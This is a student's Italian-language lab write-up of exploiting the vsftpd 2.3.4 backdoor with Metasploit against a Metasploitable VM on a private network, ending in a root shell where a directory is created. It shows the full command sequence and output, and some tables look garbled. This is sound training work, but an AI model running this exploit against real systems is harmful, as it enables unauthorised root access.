


# Esercizio: Hacking con Metasploit

L'esercizio di oggi chiedeva di effettuare una sessione di hacking utilizzando Metasploit su una macchina virtuale metasploitable.

- Configurare l'indirizzo IP della Metasploitable. Ho optato per una configurazione momentanea per svolgere l'esercizio tramite il comando

```
sudo ifconfig eth0 192.168.1.49 netmask 255.255.255.0
```



```
metasploitable 1 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.49 netmask 255.255.255.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:32:14:16
          inet addr:192.168.1.49  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe32:1416/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:745 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52509 (51.2 KB)  TX bytes:14216 (13.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:365 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:146931 (143.4 KB)  TX bytes:146931 (143.4 KB)

msfadmin@metasploitable:~$ _
```

- Ho cambiato anche l'IP della kali per permettere la comunicazione delle macchine nella stessa rete.

Editing Ethernet metas

Connection name: **Ethernet metas**

General   Ethernet   802.1X Security   DCB   Proxy   **IPv4 Settings**   IPv6 Settings

Method: **Manual**

**Addresses**

Address	Netmask	Gateway
192.168.1.150	24	192.168.1.1

[Add] [Delete]

DNS servers:

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

[Routes...]

[Cancel] [✓ Save]

- Ho eseguito il `ping` tra le due macchine per verificare la connessione

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@vboxkali)-[~]
$ ping 192.168.1.49
PING 192.168.1.49 (192.168.1.49) 56(84) bytes of data:
64 bytes from 192.168.1.49: icmp_seq=1 ttl=64 time=0.500 ms
64 bytes from 192.168.1.49: icmp_seq=2 ttl=64 time=0.468 ms
64 bytes from 192.168.1.49: icmp_seq=3 ttl=64 time=0.333 ms
64 bytes from 192.168.1.49: icmp_seq=4 ttl=64 time=0.423 ms
64 bytes from 192.168.1.49: icmp_seq=5 ttl=64 time=0.364 ms
64 bytes from 192.168.1.49: icmp_seq=6 ttl=64 time=0.218 ms
```

- Successivamente ho avviato il servizio `msfconsole`

```

kali@kali:~$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*117*Mail.ru*() { ;;}; echo vulnerable*
*Team sorcerer*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BF*Magentahats*0*010A*Kaczuski*AlphaPwners*FL1AHA*Raffaela*HackSurvvet*outout*HackSouth*Corax*yeeb01z*
*SKUA*Cyber CORP*Flaghunter*0*CD*AI Generated*CS*P3nm3d*JFS*CTF_Gircle*Innotec*labs*baadf00d*G15switchers*0*noobs*
*1TPens - Intergalactic Team of PWNers*PCC*Square*fr334ks*runCMD*0*194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSM0W*Inf0use*CTF Community*DC21a*NiceWay*0*BlueSky*ME3*Tipi*Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine07*eggcellent*H4*xcw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norobot*Delta Squad Zero*Mukesha*
*x00-x00*BlackCat*ARES*xcp*vaporsec*purplehax*RedTeamMTU*Usala*Team*vitamink*RTSC*forkbomb44*howndromcow
*etherknot*cheesebaguette*downgrade*FR13ND5*badfirmware*Cut3DR4g0n*dc615*nora*Polaris One*teamhail hydra*Takyaki*
*Sudo Society*incognito-Flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*H1nc*The Pightly Mangolins*CCSF_RamSec*x4n0n*x0rc3r3r*s*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xr2hev*PA Hackers*Kuolema*Nakateam*Logic Bomb*NOVA-InfoSec*teamstyle*Panics*
*B6NG0R3*
*Les Tontons FL4queurs*
* UNION SELECT 'password'
*burner_herz0g*
*here_there_betroll5*
*r4t5_*6rungi4nd4*NYUSEC*
*IkastenIO*TW*balkansec*
*ToFuEelRoll*Trash Pandas*
*AstroGot_Schwartz7*tmux*
*Unle3Juicy white peach*
*HackerKnights*
*Pentest Rangers*
*placeholder name*bitup*
*UCASers*onotch*
*NeH1uM0ck*
*Maux de tête*Lal4Ng*
*crr0tz*z3r0p0rn*clueless*
*HackWara*
*Kugelschreibtestester*
*icemasters*
*Spartan's Ravens*
*0lddigg3rs*pappo*
*Les CRACKS*c0dingRabbits*
*Zcr45h*RecycleBin*
*ExploitStudio*
*Car RamRod*0*41414141*
*Björks0n*FlyingCircus*
*Securifera*hot cocoa*
*in0bytes*0NCG0*gu1ddero*dorkost*v42*[EHF]*Carp0Dion*Flamin-G0rBarryWhite*XUcyber*FernetInjection*DCucity*
*Mar3_Expl0rers*0n*cfw*Fat_Boys*51mpatico*nzdp*IsEc-U_0*The_Pomorians*T55H*Hw4k33*Jel3*0rOrangeStar*Team Corgie*
*0Bg3*itch*0fR3s*Legion0fR1nf*Un1WA*Wugcoo*Pr0ph3t*10ner_*n00bz*0SINT_Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock_Inc*inkakomochi*DubbelDopper*bubbasnmp*w*Gh0st*5tyl3rsec*LUCKY_CLOVERS*ev4d3r*x10-team*1r4n6*
*Les Cadets Rouges*buf*
*404 : Flag Not Found*
*0CD247*Sparkle Pony*
*KillShot*ConEmu*
*jecho'hacked'*
*karamel4e*
*cybersecurity.li*
*OneManArmy*cyb3r_w1z4rd5*
*AreYouStuck*Mr.Robot.0*
*EPITA Rennes*
*guil0fGengar*Titans*
*The Libbyrators*
*JeffTadashi*Mikeal*
*kky_dong_day_song*
*JustForFun*
*g3tsh1ll50n*
*Ph0 B4c B1et*Paradox*
*KaRIPux*inf0sec*
*bluehens*Antoine77*
*genxy*TRADE_NAMES*
*BadByte*fontwang_tw*
*ghoti*
*LinuxRiders*
*Jalan Durlane*
*NPITCS*Logaritm*
*Orvill3*team-fm4dd*
*PwnHub*H4X0R*Yanee*
*Et3rnal*PelarianCP*

```

- Poi ho lanciato il comando `ip -a` per verificare il l'IP della kali e `sudo arp-scan -l` per controllare se l'IP della Metasploitable fosse sotto la stessa rete, quindi raggiungibile.
- In seguito ho lanciato il comando `search vsftpd` per cercare i moduli disponibili ed ho scelto quello exploit vsftpd tramite il comando `use`.

```

Metasploit Documentation: https://docs.metasploit.com/

msf6 > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8f:af:f6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.150/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::85ba:31e1:9a90:d09a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
msf6 > sudo arp-scan -l
[*] exec: sudo arp-scan -l

Interface: eth0, type: EN10MB, MAC: 08:00:27:8f:af:f6, IPv4: 192.168.1.150
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.49      08:00:27:32:14:16      (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec). 1 responded
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank       Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```

- Eseguendo il comando options ho controllato cosa ci fosse da configurare ed è sorto che dovesse essere configurata la voce **RHOSTS**, che sarebbe l'IP della macchina della macchina da attaccare. Ho proceduto con la configurazione tramite il comando `set RHOSTS <ip>`.

```
[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.1.49     no        The local client address
  CPORT      192.168.1.49     no        The local client port
  Proxies    192.168.1.49     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.1.49     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.49
RHOSTS => 192.168.1.49

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.1.49     no        The local client address
  CPORT      192.168.1.49     no        The local client port
  Proxies    192.168.1.49     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.1.49     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

- Infine ho lanciato il comando `exploit` per poter entrare all'interno della macchina Metasploitable, ho navigato fino alla directory root e creato la cartella `test_metasploitable` tramite il comando

mkdir.

```
msf6 exploit(unix/rtp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.49:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.49:21 - USER: 331 Please specify the password.
[*] 192.168.1.49:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.49:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:46647 → 192.168.1.49:6200) at 2024-12-16 15:02:56 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir/test_metasploit
sh: line 9: mkdir/test_metasploit: No such file or directory
mkdir test_metasploitable
ls
Desktop
reset_logs.sh
test_metasploitable
vnc.log
```